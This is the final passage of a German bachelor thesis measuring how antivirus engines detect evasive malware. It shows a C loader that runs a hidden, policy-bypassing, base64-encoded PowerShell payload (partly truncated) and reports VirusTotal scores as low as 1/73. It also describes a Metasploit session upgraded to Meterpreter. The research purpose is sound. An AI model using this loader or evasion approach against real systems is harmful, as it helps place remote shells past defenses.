1  #include <stdio.h>
2  #include <string.h>
3  #include <stdlib.h>
4
5  char powershell[] = "powershell.exe −nop −w hidden −noni −ep bypass \"&([scriptblock]::create((New
       −Object System.IO.StreamReader(New−Object System.IO.Compression.GzipStream((New−
       Object System.IO.MemoryStream(,[System.Convert]::FromBase64String(\'H4sIAOSc/
6  F4CA51W227bOBB991cMXG0tIRYhG2ibBkixrpLuBsi2RuXdPBgGQkvjWBuZ9JKUL0j87y
7  ...
8  WnrNEvlqHGqM1+yXM73t7Adg/ZSCTMu0cZT34uR4svqMtRfEq39F8Q+OfYqBN/eP2aA/
       AB9gaRKRQkAAA==\'))),
9  [System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()));";
10
11 int main(int argc, char** argv) {
12   system(powershell);
13   return(0);
14 }
```

Obwohl die Payload klar lesbar hinterlegt wird und obwohl eine heuristische Erkennung Strings wie ”nop”, ”hidden” und vor allen Dingen ”bypass” und ”base64” als verdächtig einstufen sollten, wurde diese Malware-Variante von nur lediglich 7 Antiviren Systemen erkannt[22].

Diese Payload wird mit dem vorher erstellen Encoder kodiert, wobei das Aufteilen in mehrere Arrays, durch das fehlen von Hex-Werten, entfällt. Dies erreicht eine Trefferrate von 5/72[23]

In einer vorhergehenden Untersuchung, welche nun mit 35/73 detektiert wird, habe ich es geschafft, mit demselben Encoder und ohne Einsatz jeglicher anderer evasiven Methodiken, fast alle (1/73)[24] Antiviren Systeme zu umgehen.




Abbildung 4.19: VT Score (1/73): PowerShell Payload mit eigenem Encoder

[22] https://www.virustotal.com/gui/file/acfe0bb10d6bc21f2e9defd14f8aaa94a03aebcb98765b9d63be7e7e4c653592/detection - Abruf: 03.07.2020

[23] https://www.virustotal.com/gui/file/734e9057fd9b3eccd3b649990cff6f31a241332041e4a56a999b1508aeb41b0e/detection - Abruf: 01.07.2020

[24] https://www.virustotal.com/gui/file/8261ff8544e3a11607c3346b3008c58b5f6d87e69d967c1358f4869835c43cf3/detection - Abruf: 20.06.2020




Abbildung 4.20: Proof of Concept (1/73): Verbindungsaufbau, Upgrade des Payloads und VM-Fingerprinting

Nachdem `msfconsole` konfiguriert und der Multi-Handler auf den Eingang einer Verbindung horcht, verbindet sich das Zielsystem mit dem Angreifenden (1). Der Befehle `sessions -u 1` signalisiert das Upgraden bzw. hochstufen der PowerShell Payload in eine mächtigere Meterpreter Variante (2). Nachdem dafür ein zweiter Handler gestartet wurde (3), verbindet sich das Zielsystem nun auf dem neuen Port, wo die neue Payload wartet (4). Mit `sessions 2` wird die Verbindung mit der neu verbundenen Payload aufgenommen. Ein von Metasploit mitgeliefertes Modul, welches das Fingerprinting von virtuellen Maschinen übernimmt, wird unter Punkt (6) ausgeführt, welches das korrekte Ergebnis zurück gibt, nämlich, dass das Zielsystem auf einer virtuellen Maschine der Virtualisierungsumgebung VirtualBox läuft.

5 Fazit

In dieser Bachelor Arbeit hat sich gezeigt, dass trotz der hochmodernen Funktionalitäten von Antiviren Systemen, diese immer noch durch relativ einfache evasive Maßnahmen umgangen werden können. Häufig eingesetzte und bekannte Tools zur Generierung und Verschleierung von Malware werden zwar häufig erfolgreich detektiert,jedoch reichten bereits gezielte manuelle Evasionsmaßnahmen aus, um auch die vorher detektierte Malware, an den selben Antiviren Systemen vorbei zu schleusen.

5.1 Zusammenfassung und Ergebnisse

In dieser Arbeit galt es zu analysieren wie schwer oder einfach es ist, moderne Antiviren Systeme durch evasive Methodiken zu umgehen. Um ein Verständnis hierfür zu schaffen, werden zunächst die Grundlagen von Antiviren Systemen und deren Funktionsweise vermittelt. Nachdem ein Verständnis für das zu umgehende System vorhanden ist, wurde Malware typisiert und nach ihrer Funktionsweise aufgezeigt. Im darauf folgenden wurden die wichtigsten evasiven Methodiken vermittelt und deren Funktionsweise erläutert. Nachdem die wichtigsten Punkte der Thematik in der Theorie vermittelt wurden, ist im praktischen Teil die Erkennungsfähigkeit der Antiviren Systeme untersucht worden. Hierfür wurde das weit bekannte Open Source Tool Metasploit zu Generierung von Malware verwendet und daraus die 4 bekanntesten Payloads gewählt. (Anschließend werden die jeweiligen Payloads, mit verschiedenen evasiven Methodiken von Metasploit neu generiert und dienen als Vergleichswert.) Diese werden in Rohform und mit verschiedenen evasiven Methodiken durch Metasploit generiert, welche den meisten Antiviren Systemen wohlbekannt sein sollten, um zu untersuchen ob auch verschiedene Varianten von Antiviren Systemen detektiert werden.
Dazu werden zunächst diese Payloads in 3 Verschiedenen Rohformen generiert:
Standardform: Metasploit injiziert die Payload in dem mitgelieferten Standard-Template (`exe`) und compiliert die Malware (`exe`).

Standardform (Template): Metasploit injiziert die Payload in dem mitgelieferten Standard-Template (`c`), welches vorher neu kompiliert wurde (`exe`). Danach wird die Malware durch Metasploit kompiliert.
Selbst ausführend: Dieselben Payloads werden von Metasploit in .c ausgegeben, welches einen Buffer mit dem Paylaod in hexadezimaler Form enthält. Das mitgelieferte Template wird aus kompatibilitätsgründen mit 2 Zeilen minimal ergänzt und der vorher exportierte Buffer plaziert. Dieser wird selbst und nicht durch Metasploit kompiliert.

Nach dem Generieren verschiedener Malware Varianten, wurden diese zur Analyse an VirusTotal übergeben und dann von über 70 Antiviren Systemen untersucht. Es hat sich gezeigt, dass auch einfache evasive Methodiken von Metasploit es geschafft haben einige Antiviren Systeme zu umgehen. Wobei jedoch andere Methoden, wie z.B. Encrypter eher zur Erkennung beigetragen haben. Sobald man jedoch minimalste manuelle evasive Maßnahmen an den Malware Varianten vornimmt, ist klar zu erkennen, dass viele Antiviren Systeme umgangen werden können. Dadurch stellte sich heraus, dass der reine Einsatz von bekannten Programmen, welche zur Evasion und Generierung von Malware genutzt werden, zwar einige leichte Erfolge erzielen konnte, jedoch von vielen Antiviren Systemen zuverlässig erkannt wurde. Sobald aber manuelle oder weniger bekannte Maßnahmen, eingesetzt werden, scheinen Antiviren Systeme weitaus mehr Schwierigkeiten bei der Erkennung von Malware zu haben.
Obwohl Antiviren Systeme verschiedenste Untersuchunsformen einsetzten, um Malware zu erkennen, lässt sich in Anbetracht der Analysen ein besonderer Fokus auf hinsichtlich der Signaturbedingten Analysen erkennen. Denn auch durch einfache Evasionsmethodiken gegen signaturbasierte Untersuchungen, wie z.B. der Einsatz von weniger bekannten Encodern haben ergeben, dass dies schon ausreicht, um große Sprünge in der Erkennung von Antiviren Systemen zu erreichen, obwohl sich am Verhalten der Malware nichts geändert hat. Sobald jedoch minimale verhaltensbasierte Evasionsmethodiken eingesetzt wurden, konnten weitere Senkungen der Trefferrate erzielt werden. Auch konnten heuristische Untersuchunsformen leicht umgangen werden obwohl die Payload, in lesbarer Rohform vorlag, konnten trotzdem, sogar ohne evasive Methodiken über 55 Antiviren Systeme umgangen werden. Zum Schluss konnten durch die eingesetzten Maßnahmen, 72 von 73 Antiviren Systemen umgangen werden.

5.2 Ausblick

In der Motivation stand anfänglich die Frage im Raum, wieso so viele Angriffe stattfinden, obwohl Antiviren Systeme immer effektiver werden. Hier passt die Aussage von Cohen[3], der einst sinngemäß sagte, dass es kein Algorithmus geben kann, welcher jede Malware erkennt. Denn dies würde auch andersherum bedeuten, dass es auch Malware geben müsste, welche jede Untersuchungsform umgehen könne. Dieses Paradoxon lässt die Vermutung zu, dass es auch in der Zukunft keinen allumfassenden Schutz, alleine durch Antiviren Systeme geben kann, da man sich nie sicher sein kann, wie gut der Gegenspieler, in diesem Fall der digitale Angreifer, dessen Malware verschleiert. Daher ist die wichtigste Sicherheitsmaßnahme die kritische Überprüfung der Datenquellen und die Sensibilisierung der Nutzer selbst.

Literaturverzeichnis

[1] Abou-Assaleh, T. ; Cercone, N. ; Keselj, Vlado ; Sweidan, R.: N-gram-based detection of new malicious code, 10 2004, S. 41-- 42 vol.2. -- ISBN 0-7695-2209-2

[2] Chebbi, Chiheb: Mastering Machine Learning for Penetration Testing - Develop an extensive skill set to break self-learning systems using Python. Birmingham : Packt Publishing Ltd, 2018. -- ISBN 978-1-788-99311-1

[3] Cohen, Fred: Computer viruses: Theory and experiments. In: Comput. Secur. 6 (1987), S. 22--35

[4] CyberEdge, Group: 2020 Cyberthreat Defense Report, URL https://www.imperva.com/resources/reports/CyberEdge-2020-CDR-Report-v1.0.pdf/, März 2020

[5] Debra S. Isaac, Michael J. I.: The SSCP Prep Guide: Mastering the Seven Key Areas of System Security. Wiley, 2003. -- ISBN 9780471273516

[6] Elisan, Christopher C.: Advanced Malware Analysis -. Madison : McGraw Hill Professional, 2015. -- ISBN 978-0-071-81975-6

[7] Foster, J.C.: Sockets, Shellcode, Porting, and Coding: Reverse Engineering Exploits and Tool Coding for Security Professionals. Elsevier Science, 2005. -- ISBN 9780080489728

[8] G. Jacob, E. F.: Behavioral detection of malware: from a survey towards an established taxonomy, 2008

[9] Hull, Gavin ; John, Henna ; Arief, Budi: Ransomware deployment methods and analysis: views from a predictive model and human responses. In: Crime Science 8 (2019), Feb, Nr. 1

[10] Jon Oberheide, Farnam J.: PolyPack: An Automated Online Packing Service for Optimal Antivirus Evasion, 2007

[11] Klaus-Peter, Kossakowski: IT-Security: Einleitung, URL https://users.informatik.haw-hamburg.de/~kpk/pub/wise2019/itsai/ITSAI-01-Einleitung_v03.pdf, 2019

[12] Klaus-Peter, Kossakowski: Sicherheit in verteilten Systemen - Kryptographische Verfahren, URL https://users.informatik.haw-hamburg.de/~kpk/pub/wise2019/itsai/ITSAI-01-Einleitung_v03.pdf, 2019

[13] Koret, J. ; Bachaalany, E.: The Antivirus Hacker's Handbook. Wiley, 2015. -- ISBN 9781119028765

[14] Nasi, Emeric: Bypass Antivirus Dynamic Analysis, URL https://wikileaks.org/ciav7p1/cms/files/BypassAVDynamics.pdf, August 2014

[15] Orenstein, D.: Application Programming Interface (API), 2000

[16] Ottis, Rain ; Blumbergs, Bernhards: ANTI VIRUS EVASION IN CONTEXT OF LOCKED SHIELDS 2014.

[17] Sikorski, M. ; Honig, A.: Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software. No Starch Press, 2012. -- ISBN 9781593274306

[18] Statista: Annual detections of new malware worldwide from 2015 to May 2019 (in millions). (2019), July. -- URL https://www.statista.com/statistics/680953/global-malware-volume/

[19] Statista: Umsatz mit Antivirus-Software in der Welt von 2016 bis 2021 (In Millionen Euro). (2019), Januar. -- URL https://de.statista.com/prognosen/968178/prognose-zum-umsatz-mit-antivirus-software-in-der-welt

[20] Statista: Umsatz mit Antivirus-Software in Deutschland von 2016 bis 2021 (In Millionen Euro). (2019), Januar. -- URL https://de.statista.com/prognosen/970151/prognose-zum-umsatz-mit-antivirus-software-in-deutschland

[21] Willems, Eddy: Cyberdanger - Understanding and Guarding Against Cybercrime. Berlin, Heidelberg : Springer, 2019. -- ISBN 978-3-030-04531-9

[22] Wong, R.: Mastering Reverse Engineering: Re-engineer your ethical hacking skills. Packt Publishing, 2018. -- ISBN 9781788835299

Erklärung zur selbstständigen Bearbeitung einer Abschlussarbeit

Gemäß der Allgemeinen Prüfungs- und Studienordnung ist zusammen mit der Abschlussarbeit eine schriftliche Erklärung abzugeben, in der der Studierende bestätigt, dass die Abschlussarbeit „– bei einer Gruppenarbeit die entsprechend gekennzeichneten Teile der Arbeit [(§ 18 Abs. 1 APSO-TI-BM bzw. § 21 Abs. 1 APSO-INGI)] – ohne fremde Hilfe selbständig verfasst und nur die angegebenen Quellen und Hilfsmittel benutzt wurden. Wörtlich oder dem Sinn nach aus anderen Werken entnommene Stellen sind unter Angabe der Quellen kenntlich zu machen."

Quelle: § 16 Abs. 5 APSO-TI-BM bzw. § 15 Abs. 6 APSO-INGI

Erklärung zur selbstständigen Bearbeitung der Arbeit

Hiermit versichere ich,

Name: _____

Vorname: _____

dass ich die vorliegende Bachelorarbeit -- bzw. bei einer Gruppenarbeit die entsprechend gekennzeichneten Teile der Arbeit -- mit dem Thema:

Bewertung des Erfolges von Malware-Evasion-Methodiken bei der Analyse durch moderne Antiviren-Systeme

ohne fremde Hilfe selbständig verfasst und nur die angegebenen Quellen und Hilfsmittel benutzt habe. Wörtlich oder dem Sinn nach aus anderen Werken entnommene Stellen sind unter Angabe der Quellen kenntlich gemacht.

Ort	Datum	Unterschrift im Original